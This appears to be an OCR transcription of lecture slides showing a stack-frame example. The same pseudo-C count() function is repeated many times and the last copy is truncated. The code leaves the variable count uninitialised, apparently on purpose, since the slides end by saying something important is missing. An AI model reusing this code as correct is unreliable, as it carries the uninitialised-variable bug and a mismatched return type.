


Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```


IP



Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
   }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP



Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP




Stack Frame Example

IP

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```




Stack Frame Example

IP

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```

IP



Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```

IP



Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```

IP




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```

IP




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer
     for (po
1:
{
2:
       if (s
3:
     }
4:
     return
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```

IP

This example is *almost* correct. But something very important is missing…

